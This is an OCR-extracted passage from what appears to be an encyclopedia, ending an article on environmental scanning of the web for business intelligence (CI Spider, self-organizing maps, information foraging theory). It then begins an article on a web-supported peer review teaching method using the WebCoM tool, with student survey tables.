In the figure, the sectors are ordered with respect to their affinity to the industry environment on the left-hand side and the global *business environment* on the right-hand side. On the bottom plate, the internal information sectors are illustrated. The relevant internal business environment comprises research and development, market research, basic engineering, cost controls, financial management, and controlling departments (Garg, Walters, & Priem, 2003). Major aims are cost control and operational efficiency, but information fragments may be found in all internal media, particularly in the intranet, in-house presentations and protocols of all kinds of meetings. All tasks appear to be well ordered and, thus, sophisticated *ES* activities should be a good piece of artisanship. However, the artisan has to cope with two problems: the wide array of relevant topics and the diversity of information sources. Consequently, there is constant competition for the manager's limited attention among different topics, information sources, and fragments. Accordingly, scanning is a challenging task because a broad range of internal and external sources have to be exploited, data in different (often ill-specified) formats have to be combined, and the topics as well as the information sources of interest cannot be exhaustively described, a priori, but rather emerge during the scanning activities.

Art

ES aims to improve short-term and long-term planning and should lead to a better understanding of external changes. However, in the real world of management, ES is still far from being recognized as a structured task applied in daily managerial practice, for various reasons. First, this might be attributed to the perception of managers that systematic ES is user unfriendly (because of its quantitative methods), too complex (and thus simultaneously oversimplified, because of reducing to scope to very few of the relevant variables) and, therefore, might make them lose ground (Day, 2002). This problem becomes even more serious in the context of ES activities relying on multimedia, because the information is typically not presented in a well-structured and easily accessible manner. Professional tools for managing the ES process and systematizing these information sources are still not widespread in practice (Benczúr, 2005). Standard search engines, such as Google or Ask Jeeves, seem to be a great help in retrieving meaningful, relevant information at first glance, but do not organize the search results in a serviceable manner. Like art, ES requires connotations different from simple Web searches.

Science

The scientific perspective on *ES* in the *business environment* is dominated by the aim of identifying *weak signals* heralding significant changes in the industry structure or the relevant technology (cf. Martino, 2003, and Scholz & Wagner, 2006, for systematic literature reviews). In the early stages, the signals are small, subtle hints that are hardly distinguishable from the background noise. However, the earlier the organization detects these *weak signals*, the more time it has to successfully align the strategic decisions to emerging, forthcoming changes in the business environment. The central task of *ES* is to provide sound methodologies for the successful detection of relevant changes heralded in the information environment.

Modern computer technologies can help to identify the maturity of signals by means of data mining and bibliometric analysis of textual information sources. Intranet technologies provide promising solutions for managing knowledge repositories, and allow quick access to the sparse and distributed internal knowledge on the *external environment*. The most relevant characteristics of the information fragments provided by multimedia are their vagueness and the absence of links to other information that would make a consistent and meaningful picture. Thus, linking information fragments from different sources is the main challenge for the identification of *weak signals*.


The problem becomes more difficult if the prior knowledge of the decision maker is included in the problem formulation. Clearly, individuals have different knowledge of topic domains. They might be experts in very few domains, but these are not necessarily the relevant domains for grasping information fragments. The *information foraging theory* (Scholz & Wagner, 2006) provides us with a formal foundation for both modeling information seeking behavior and implementing innovative tools for gathering and combining information spreading over many media objects. An important element of this formal framework is the information infrastructure that captures the prior knowledge already gained with respect to an interesting topic. All incoming information fragments are assessed with respect to this prior knowledge, and the most interesting ones are selected for further consideration. In an empirical evaluation this methodology has been found to work well, even if errors are included in the information infrastructure (Scholz & Wagner, 2005).

WHAT A SIGHT: SCANNING THE WWW

The Internet—and in particular the WWW—provides the manager with excellent external information. Nowadays, the WWW consists of several billion documents that are largely designated for cost-free use. Trends in business, science, society, and politics are digitally announced on the WWW long before their consequences are observed in the real world (Decker, Wagner, & Scholz, 2005). McGoangle and Vella (1998) argue that 90% of all information needed by a company to make critical decisions is either already public or can be systematically developed from public data. As the WWW is both a publishing medium and an indispensable element of daily communication, almost all up-and-coming real-world phenomena are discussed in the virtual reality of the WWW. Therefore, Choo et al. (2001, p. 161) refer to the Internet as a "social information space."

S

Figure 1. Arenas of an organization's environmental scanning activities



LOSING ONE'S HEAD: SCANNING THE WWW

However, due to the massive information supply—Google already indexes more than eight billion Web pages—efficiently searching this information space requires a considerable understanding of ways to manage the selection of information fragments primarily because the WWW opens up a mind-blowing volume of ill-structured information. Search engines provide fundamental support in detecting relevant information, but are far from being adequate tools for *ES*. The dynamic and largely unregulated nature of the WWW is making it increasingly difficult to locate relevant information at reasonable costs (Chen, Chau, & Zeng, 2002).

Search engines have several drawbacks in presenting retrieved information. A search engine only proposes simple links that have to be followed manually. Furthermore, these search engines frequently provide too many irrelevant responses. Fine-tuning or the use of advanced search engines takes time and requires special knowledge. One aim of technical advances in ES systems is to develop sensitive and context-dependent reductions of the massive information overload that makes up the environment in which modern businesses have to operate.

From a practitioner's perspective, systematizing the ES process in an integrated software is clearly one of the most pressing future challenges. Both increasing efficiency and clarifying the information needs, and thus triggering the ES process in a dynamic, volatile, and unstructured environment such as the WWW, is needed.


THE YIN AND YANG OF ES

As described by the allegory of yin and yang, the crucial problem in ES processes is to knit the abilities of the human mind and the complexity of modern business environments. Multimedia processing systems are clearly the most promising tools for supporting the environmental scanning process. Managers' mental models not only facilitate the link between managerial decision-making and ES, but also define the criteria ES systems have to meet (Scholz & Wagner, 2006). A sound understanding of the user's way of thinking and his or her underlying information needs allows a customization that will increase the usability of the system. Subsequently we discuss software prototypes designed to cope the differences between the users' imagination of the business environment und the wide spread of information fragments.

TWO PROTOTYPES: MASTERSCAN & CI SPIDER

The MasterScan, developed by Liu (1998), is a prototypic *software agent* that exemplarily executes scanning tasks for the pulp and paper industry. This system visits previously defined Web pages and gathers relevant

Figure 2. Screenshots taken from the CI Spider (with kind permission of Hsinchun Chen)



information from these sources. The MasterScan is just able to extract information from pre-selected sources by comparing the content of these Web sites with the results from previous visits. Therefore, it is primarily a monitoring tool that is not designed to browse for new sources and detect information that is weak in the sense that basic ideas and concepts about these data have not yet been elaborated.


In a more recent approach, Chen et al. (2002) have developed a tool for *CI* on the Web that is also based on *software agent* technology. The user has to specify a starting URL and provide the keywords in order to evaluate the links and the documents found by the Spider. The CI Spider tries to avoid the principal shortcomings of classic search engines by generating its own structure for the retrieved documents and displaying them in a two-dimensional chart "on the fly" by means of a *self-organizing map* (SOM) approach. The CI Spider outranges standard Web search engines—for example, by the following graphical representation of results as well as by sophisticated extraction and visualization of noun-phrases included in retrieved documents by means of part-of-speech tagging and linguistic rules. Accordingly, empirical results show that the CI Spider provides significant better performance results with respect to precision, recall, and ease-of-use than a standard search engine (Chen et al., 2002). However, it is still based on a standard keyword search. The only possibility to realize completely undirected search activities is given by providing just a starting URL for a Web site of interest. In Figure 2, this has been conducted for the ehotelier newsletter (see www.ehotelier.com).

As shown in Figure 2, the user interface in the left screenshot is clearly structured, and only very few inputs have to be provided for a search. The right screenshot depicts the CI-Spider illustration of the *SOM* grid. This visualization can be easily modified by including different noun-phrases in the search results. However, the user still needs a rather complete picture of the topics and phenomena he or she wants to scan or monitor on the Web. The detection of completely new phenomena in the business environment is not featured. Due to the limitations of the classic SOM grid, the results for such a broad search are limited. Nevertheless, the CI Spider yields reasonable results if precise key words are provided by the user.

EXPLICATING THE INFORMATION STRUCTURE

An innovative approach to *ES* on the WWW has been introduced by Ontrup, Ritter, Scholz, and Wagner (submitted). This approach specifically takes into account different scanning activities that arise from the current mental state of the manager. The system supports the ES process in various ways: The gathered information is first used to train a hierarchically growing hyperbolic map (H^2SOM), which is an extension of the classic *SOM*, in a completely unsupervised way. The resulting *information structure* can be interactively explored by mapping the nodes of the H^2SOM on a Poincaré Disk (see Ontrup & Ritter, 2006, for details) in a similar fashion to the hyperbolic tree

Figure 3. Two screenshots of the ES-System by Ontrup et al. (2006)



browser, "Insight," from Xerox Park. As indicated in Figure 3, the nodes of the neural network are shown as 3Dglyphs, where graphical attributes such as size or color can be used to indicate the number of documents within a node, or the document density in the semantic space, respectively. Moreover, the most frequent words are annotated to each node to give an overview of topics discussed in the information environment. The left screen of Figure 3 depicts the Poincaré-Projection of the topic's structure. The arrow is used for navigation on the disk in a browser-like manner. In the right figure, the news activity is visualized. This tool allows the interactive exploration of the topic's structure and the news activity in the course of time.

In a second module, the *information foraging theory* is applied to select the most relevant documents for those clusters of interest (Scholz & Wagner, 2006). In an empirical investigation, Decker et al. (2005) demonstrate this module to outperform human experts in a search task involving time-pressure. In a third module, statistical testing of association rules allows changes in previously defined topics to be monitored.

A SPOT ON FUTURE DEVELOPMENTS

Taking the user's perspective, upcoming developments appear to be very promising. The WWW changes the traditional approach to ES in several ways. It allows smaller organizations to overcome resource barriers; it changes the role of external consultants by shifting the focus from information acquisition to consultancy; and it provides organizations with quick, up-to-date information about competitors that was previously unavailable. Moreover, the technological development is likely to enhance ES in the business environment:

- Users' mental models of the topics will be integrated in automated search processes.
- Even the learning progress might be integrated in software solutions customized for individual users.
- Ontology might improve users' understanding of ES results.
- Sophisticated multimedia representation technologies (e.g., Hurson & Yang, 2005) might improve users' interaction during the ES Process.
- The semantic Web is an up-and-coming multimedia environment for automated ES activities.

Up to now, all available software processes documents only. Other formats and technologies (e.g., MP4, Flash, or Java applets) need to be integrated. Finally, it is not only a saying that actions speak louder than words, although only a very few concepts have found their way from the academic literature to implementations that can be used for ES activities using multimedia technologies. Consequently, bridging the researcher-practitioner gap is likely to become a very profitable business.

CONCLUSION

This article describes both the domains and the approaches of ES in the business environment. The discussion of ES activities is organized in three interpretations of ES:

- The craftsmanship-interpretation emphasizes the domains from which information fragments should be gathered and combined in order to make up a structured process.
- The art-interpretation emphasizes the human information-processing perspective of coping with different information sources, a high diversity on information quality, and, of course, differences in prior knowledge. This interpretation highlights the challenges to arrange ES in well-structured and standardized processes.
- The science-interpretation is dominated by the aim of detecting weak signals heralding relevant changes before all members of an industry become aware of the changes.

Multimedia and networks, in particular the WWW, are excellent information environments, but conventional information retrieval does not meet the requirements of the latter two interpretations. Thus, we interrelate innovative concepts of automated scanning activities to human abilities of information processing and learning to build up systems that exceed ES support for just one of the previous interpretations. Starting from a discussion of contemporarily available software prototypes the current developments in the domain are depicted briefly. This investigation provides evidence for a shift from technology-centered to human-centered approaches in developing new support tools to find, extract, understand, and use information available from electronic information environments.

REFERENCES

Benczúr, D. (2005). Environmental scanning: How developed is information acquisition in western European companies? *Information Research, 11*(1), paper 241. Retrieved January 1, 2006, from http://informationr.net/ir/11-1/paper241.html

Chen, H., Chau, M., & Zeng, D. (2002). *CI-Spider:* A tool for competitive intelligence on the Web. *Decision Support Systems, 34*, 1-17.

Choo, C. W., Detlor, B., & Turnbull, D. (2000). *Web work—Information seeking and knowledge work on the World Wide Web*. Dordrecht: Kluwer.

Choo, C. W., Detlor, B., & Turnbull, D. (2001). *Information management for the intelligent organization: The art of scanning the environment* (3rd ed.). Medford, NJ: Information Today.

Day, G. S. (2002). Managing the market learning process. *Journal of Business and Industrial Marketing, 17*(4), 240-252.

Decker, R., Wagner, R., & Scholz, S. W. (2005). Environmental scanning in marketing planning—An Internet-based approach. *Marketing Intelligence & Planning, 23*(2), 189-199.

Garg, V. K., Walters, B. A., & Priem, R. L. (2003). Chief executive scanning emphases, environmental dynamism, and manufacturing firm performance. *Strategic Management Journal, 24*(8), 725-744.

Hurson, A. R., & Yang, B. (2005). Multimedia content representation technologies. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 687-695). Hershey, PA: Idea Group Reference.

Jauch, L. R., & Glueck, W. F. (1988). *Business policy and strategic management* (5th ed.). New York: McGraw-Hill.

Liu, S. (1998). Business environment scanner for senior managers: Towards active executive support with intelligent agents. *Expert Systems with Applications, 15*(2), 111-121.

Martino, J. P. (2003). A review of selected recent advances in technological forecasting. *Technological Forecasting & Social Change, 70*(8), 719-733.

McGoangle, J. J., & Vella, C. M. (1998). *Protecting your company against competitive intelligence*. Westport, CT: Quorum Books.

Ontrup, J., & Ritter, H. (2006). Large-scale data exploration with the hierarchically growing hyperbolic SOM. *Neural Networks, 19*(6-7), 751-761.

Ontrup, J., Ritter, H., Scholz, S. W., & Wagner, R. (submitted). *Environmental scanning in the WWW: Detecting important topics*.

Scholz, S. W., & Wagner, R. (2005). The quality of prior information structure in business planning—An experiment in environmental scanning. In H. Fleuren, D. den Hertog, & P. Kort (Eds.), *Operations research proceedings 2004* (pp. 238-245). Berlin: Springer.

Scholz, S. W., & Wagner, R. (2006). Autonomous environmental scanning in the World Wide Web. In B. A. Walters & Z. Tang (Eds.), *IT-enabled strategic management: Increasing returns for the organization* (pp. 212-241). Hershey, PA: Idea Group Publishing.

Tan, W. D., & Arnott, D. R. (1999). Managerial information acquisition and the World Wide Web: A theoretical background. In *Proceedings of the Fifth Conference of the International Society for Decision Support Systems.* Retrieved from citeseer.ist.psu.edu/500175.html

Walters, B. A., Jiang, J. J., & Klein, G. (2003). Strategic information and strategic decision making: The EIS/CEO interface in smaller manufacturing companies. *Information & Management, 40*(6), 487-495.

KEY TERMS

CI-Spider: Starting from a URL provided by a user, the CI Spider automatically retrieves, summarizes, and categorizes the content in linked pages using noun phrases and graphical concept maps.

Competitive Intelligence (CI): CI is characterized as (1) the process of acquiring, analyzing, and evaluating any information about known and potential competitors systematically or (2) actionable information gained in this process.

Environmental Scanning: The way in which managers study their relevant marketing environment; comprises both looking for and looking at information available in the business environment.

Information Foraging Theory (IFT): Explains information-seeking behavior of humans similar to food foraging. Basic elements are the perceived information "scent" of media (names, key words, etc.) and costs (particularly, by means of search time) for accessing the media.

Information Infrastructure: An element of IFT, which is made up by all knowledge already gained on the topic under consideration.

Information Structure: Partition of the information environment in meaningful topic clusters.

Intelligent Agents: A software entity that acts on behalf of the user to reduce both work and information load. It operates continuously and autonomously in a defined target environment.

Self-Organizing Map (SOM): A simulated neural network based on a grid of artificial neurons by means of prototype vectors. In an unsupervised training the prototype vectors are adapted to match input vectors in a training set. After completing this training the SOM provides a generalized *K*-means clustering as well as topological order of neurons.

Semantic Web: Provides us with common formats for the interchange of data related to real world objects. It is similar to the WWW, which enables the interchange of documents, but aims to become an environment for automated processing in addition to human browsing.

A Second Look at Improving Student Interaction with Internet and Peer Review

Dilvan de Abreu Moreira
Stanford University, USA
University of São Paulo, Brazil

Elaine Quintino da Silva
University of São Paulo, Brazil

INTRODUCTION

In the last few years, education has been going through an important change: the introduction of information technology in the educational process. Many efforts have been conducted to realize the benefits of such technologies, such as the MIT-Media Lab *One Laptop per Child* initiative (MIT, 2007) in education. As a result of these efforts, there are many tools available today to produce multimedia educational material for the Web such as WebCT (WebCT, 2004). However, teachers are not sure how to use these tools to create effective models for teaching over the Internet. After a teacher puts classroom slides, schedules, and other static information on Web pages, what more can this technology offer? A possible response to this question is to use Internet technologies to promote collaborative learning.

Collaborative learning (CL) is an educational strategy based on social theories in which students, joined in small groups, are responsible for the learning experience of each other (Gokhale, 1995; Panitz, 2002). In CL, the main goal of the teacher is to organize collective activities that can stimulate the development of skills such as creativity, oral expression, and critical thinking, among others. When supported by computers and Internet technologies, collaborative learning is referenced as computer supported collaborative learning (CSCL). The main goal of CSCL is to use software and hardware to support and increase group work and learning. The peer review method, known by almost everyone in the academic world, when applied as an educational tool, can be considered a kind of collaborative learning activity.

This article describes an educational method that uses peer review and the Internet to promote interaction among students. This method, which has been used and refined since 1997 (by the first author), has been used in different computer science courses at the ICMC-USP. Software tools, such as the WebCoM—Web Course Manager tool (Silva & Moreira, 2003)—are used to support the peer review method and to improve interaction among students. The main advantages of the peer review method and the WebCoM tool over other works in this context are that they:

- Allow debate between groups (workers and reviewers) to improve interaction and social abilities among students;
- Focus on the interaction among students and their social skills;
- Also offer support for group activities (such as reports and assignments) without peer review.

Results generated by the experience of managing classes with the WebCoM tool are also presented.

STUDENTS GROUPS WITH PEER REVIEW METHOD

The peer review process is commonly used in the academic world: an article, project, course, or the like is proposed and peers judge the merits of the work. It is used in the educational context with a variety of goals, but almost always it is focused on communication and writing skills (Helfers, Duerden, Garland, & Evans, 1999; Kern, Saraiva, & Pacheco, 2003; Nelson, 2000).

In the educational peer review method presented here, students join in groups to carry out an assignment. After that, each assignment is made public, using the Internet, and is judged by another group of fellow students. These reviewers write a review report presenting their opinions about the work. Once the reviewers' work becomes public, the teacher schedules a class debate. At this debate, each group presents its work and has a chance to defend it from the reviewers' criticism. The two groups debate the work done in front of their classmates and teacher. Usually, the teacher is able to grade the assignment based on the review and the debate.

Trying to do all those tasks by hand would greatly reduce the benefits of the method (because too much work would be needed to implement it). A software tool is necessary to manage the assignment process. Few authors have developed Web-based software to assist teachers doing peer review, for example:

- The PG (peer grader), a system that offers support to peer review activities in which students submit work, review other works, and grade the reviewed work. The final grade of each work is determined by the system based on the grade of the reviewers (Gehringer, 2000).
- The WPR (Web-based Peer Review) system that is mentioned in Liu, Lin, Chiu, and Yuan (2001) as a tool for peer review management. Although some results of experiments using this tool are presented, there is only a brief explanation about the tool and no references to specific information about the system.
- The Catalyst Web Tools are a set of Web-based communication and collaboration applications designed for use in teaching, learning, research, and everyday work. Its peer review tool creates a shared online workspace for discussion or group work with peer review. Users can post, review, and comment on documents, projects, or assignments (Catalyst, 2007).

There are other Web-based tools that can be adapted for classroom use such as CyberChair (van de Stadt, 2004) and WIMPE (Nicol, 1996) which support the review process for technical contributions to conferences.

The major problem with these tools is the kind of review they support: one not targeted to promote interaction in educational environments. A new tool, WebCoM, was developed specifically to address this issue. Its main objective is to provide graphic interfaces to get, store, manipulate, and present information generated by both student groups and teachers during a course. Using the WebCoM tool, the teacher can:

- Define assignments and deadlines dates;
- Define other activities such as reports and tests;
- Define which group a reviewer will review;
- Associate grades to students or groups.

And the students can:

- Create groups;
- Turn in assignments and reports;
- View and access works of others groups;
- Access their grades.

As a practical example, the next section shows how a very common kind of assignment for computer science courses—a software project—can be handled using WebCoM and peer review to promote interaction among students.

SOFTWARE PROJECT ASSIGNMENT

The software project is a classic assignment in computer science courses. Commonly, it is in this type of activity that students are required to put into practice all concepts taught in class. There are two ways to conduct the software project activity: first, all students (or groups) develop a project from the same subject, and second, each student (or group) develops a project from different subjects. In either way, students are limited to explore and learn only about the project they are working on, mainly because of the individualism from traditional education methods (Panitz & Panitz, 1998). The presented peer review method minimizes this limitation because students (or groups) are required to learn about their colleagues' projects. When required to review projects and to participate in debates about other projects, students have an opportunity to extend their knowledge about other subjects, expanding the experience they would have using traditional individual learning. The development of a software project under the peer review method has five steps: group formation, assignment upload, choosing review groups, review upload, and classroom debate.

At the beginning of the course, the students have access to the course Web pages, where they can find the usual material (lecture slides, course calendar, etc.) and a list of available software projects. These projects are previously defined by the teacher and relate to the subject being taught in the course. In addition, students have access to the WebCoM tool in which the course and its activities (assignments and projects) are registered. The next subsections describe each of the five steps of the process.

Group Formation

After signing into the WebCoM tool, students have to form groups, usually three to four students per group. At this stage, they can choose which project they want to work on. There are a limited number of projects and each one can be worked on by a limited number of student groups. As the groups are formed, the options are reduced in a first come first served basis. After the group creation, the management tool creates an area on the server to store files uploaded by the groups (assignment and review report). Figure 1 shows the interface of the WebCoM's Group Formation tool.

Assignment Upload

Until the deadline, the groups can upload their work (as many times as they wish) using the WebCoM FTP tool. It automatically defines where to put the uploaded files based on the group from which the logged student is member. The use of a software tool is important at this point because, once the files are uploaded, they can be organized in Web pages and accessed by reviewers. Soon after the upload, the files are made available on a WebCoM HTML page (Figure 2).

Specifically for the software project, students have to upload the code and a structured report called UDF (unit development folder) (Williams, 1975). Other kinds of structured reports can be used, but it is important to have a structured report about the code being uploaded (in our case, we opted for a simple well established structure). That report is used to normalize the review process.

Choosing Review Groups

After the deadline for hand in (upload) the assignments, the teacher can determine which group another group will review. The teacher can take this opportunity to pair complementary projects, avoid cross reviews (two groups doing the review of each other), or any other strategy the teacher thinks may improve the quality of the reviews and the final debate. This task can also be done using the WebCoM tool for review allocation.

Review Upload

Until the deadline for the review, the reviewer groups can upload their work (as many times as they wish) using the WebCoM FTP tool. Again the tool automatically sets the directory to upload files based on the logged student information and makes them available on a WebCoM HTML page (Figure 2).

Reviewers have to test the programs and read the reports about their colleague's projects. At this stage, reviewers are encouraged to iterate with the group (which did the work) to better understand the project

Figure 1. WebCoM group formation tool. Reproduced with permission from E. Q. Silva and D. A. Moreira, ACM JERIC 3:1-14, Nov. 2003. © 2003, Association for Computing Machinery.





Figure 2. WebCoM tool for viewing assignments results. Reproduced with permission from E. Q. Silva and D. A. Moreira, ACM JERIC 3:1-14, Nov. 2003. © 2003, Association for Computing Machinery.



and exchange ideas. After that, they try to answer specific questions in their review, for instance: design quality, code quality, and documentation quality. It is important that judging parameters for each question are clearly defined to the students.

Classroom Debate

That is the most exciting part of the method. At the classroom (or in a chat room for distance education courses), each group has a chance to present its work to their classmates (and teacher) and to defend it against the reviewers' criticisms. The correspondent reviewer group can present its suggestions and defend its points of view. The two groups can debate the project problems and qualities for some time. Teacher and classmates can give opinions, ask questions, and contribute to the debate. The process goes on until all groups have presented their work. Usually, the teacher can give a grade to the groups based on the reviews and the debates. During the debates, it is easier to notice if a group really understood the theory and key concepts behind their software project by the way they argue their case.

It is recommended that the teacher plan the course schedule to leave sufficient time for the debates. Some groups debate more than others. If the time for debate is too short, the students will not have time to expose their points of view.

At the end of the process, all information is made available in an organized way at the course site. Figure 2 shows a WebCoM page that summarizes the results of an activity managed with the peer review method.

In Figure 2, *Group* is the name of the group; *Project* is a link to the assignment done by the group; *Project review* is a link to the review of the group's project; *Makes review of* is a link to the review written by the group; *Grade* is the grade for the project; *Review Grade* is the grade for the review; and *Students* are the group members.

The software project assignment example describes well how the method works, but this method has been used in other kinds of assignments. When used in seminar assignments, where groups have to present a seminar about a subject to the class, the review strategy is slightly modified. The groups upload the text and slides they intend to present, and then the reviewers (usually after a week) upload their opinions. Now the groups have the chance to modify their text and slides based upon the opinions of the reviewers, if they agree with them. After the seminar presentation, there is the debate between the group and the reviewers (the audience is invited to take part too) where the reviewers can present their opinions about the seminar presentation;

analyze if the modifications they proposed were properly implemented (if they were accepted); and point out the qualities and problems of the work. Again the group is free to challenge the reviewers' opinions. This strategy improves seminar quality and helps to start a good debate about the topic being presented.

TESTING THE PEER REVIEW METHOD IN THE REAL WORLD

This method of student groups and peer review is in use and refinement since 1997 with good results. Since August 2001, the method is being evaluated using the student evaluation questionnaire for graduate and undergraduate courses. To get a picture of how the participating students were seeing the peer review method and WebCoM tool, the following questions, from the student evaluation questionnaire, were analyzed:

```
1- Question 1: Did you use the WWW facili-
ties? (Y/N)
...
3- Does the use of the WWW facilities make
the course easier?
...
7- What is your opinion about the idea of
Internet support?
8- What do you think of peer review evalu-
ation?
```

The questionnaire was applied to 11 classes from graduate and undergraduate courses from the second semester of 2001 to the second semester of 2005. Table 1 shows the total number of students in each semester and the total number of students that answered the questionnaire.

Three persons, a teacher, a psychologist, and a graduate student, classified the student answers in three categories: *Yes or Liked*, *Neutral*, and *No or Disliked*, based upon what was asked to the students. The three classifications were merged into one using averages. Question 3 was used just to make sure all students used the WebCoM tool. Table 2 shows the results of this evaluation (the percentages were calculated taking only the students that answered the questions).

As shown in Table 2, few students disliked the use of the Internet in general (Questions 3 and 7). The majority of the students (both graduate and undergraduate students) had a good response to the peer review method (Question 8). Comparing these results with the ones published on the first edition of this encyclopedia (Table 3), the percentages do not change much, indicating that we are getting close to the average student opinion.

Also interesting are the topics raised by the students in their answers about the peer review method/WebCoM (Question 8). Those come from the comments the students have freely added to the question (not all students added comments and not all comments were related to this four topics). Again the same three person team read the answers and the results are the average of their opinions:

- **Interaction:** 12% graduate and 14% undergraduate students stated in their answers that the method increased interaction or that they learned more about the project of the group they reviewed.
- **Fairness:** 19% graduate and 6% undergraduate students were concerned about having clear judging parameters. As the students themselves are doing the evaluation, they are concerned that different reviewers may be using different param-

Table 1. Total number of students in each semester and the total number of students that answered the questionnaire

		Graduate Students		Undergraduate Students	
	Classes	Total	Answered	Total	Answered
2nd Semester 2001	2	32	18 or ~56%	40	30 or ~75%
2nd Semester 2002	2	24	22 or ~92%	48	31 or ~65%
1st Semester 2003	2	24	20 or ~83%	42	34 or ~81%
2nd Semester 2003	2	9	5 or ~56%	37	29 or ~78%
1st Semester 2004	2	-	-	66	40 or ~61%
2nd Semester 2005	1	-	-	49	33 or ~67%
Total	11	89	65 or ~73%	282	197 or ~70%

Table 3. Evaluation for answers to the method evaluation questions in the period from 2001 to 2003

	Graduate			Undergraduate		
	Yes or liked.	Neutral	No or disliked	Yes or liked.	Neutral	No or disliked
Question 3	90%	3%	7%	82%	9%	9%
Question 7	90%	6%	4%	93%	6%	1%
Question 8	71%	9%	21%	81%	8%	10%

Table 2. Evaluation for answers to the method evaluation questions

	Graduate			Undergraduate		
	Yes or liked.	Neutral	No or disliked	Yes or liked.	Neutral	No or disliked
Question 3	88%	3%	9%	82%	9%	9%
Question 7	91%	6%	3%	93%	6%	1%
Question 8	69%	11%	20%	82%	7%	10%

eters for their evaluation. This highlights the need for clear judging parameters being explained in advance by the teacher. Thus, if a group thinks its reviewers did not stick to these parameters, they can bring up the issue during the debate.

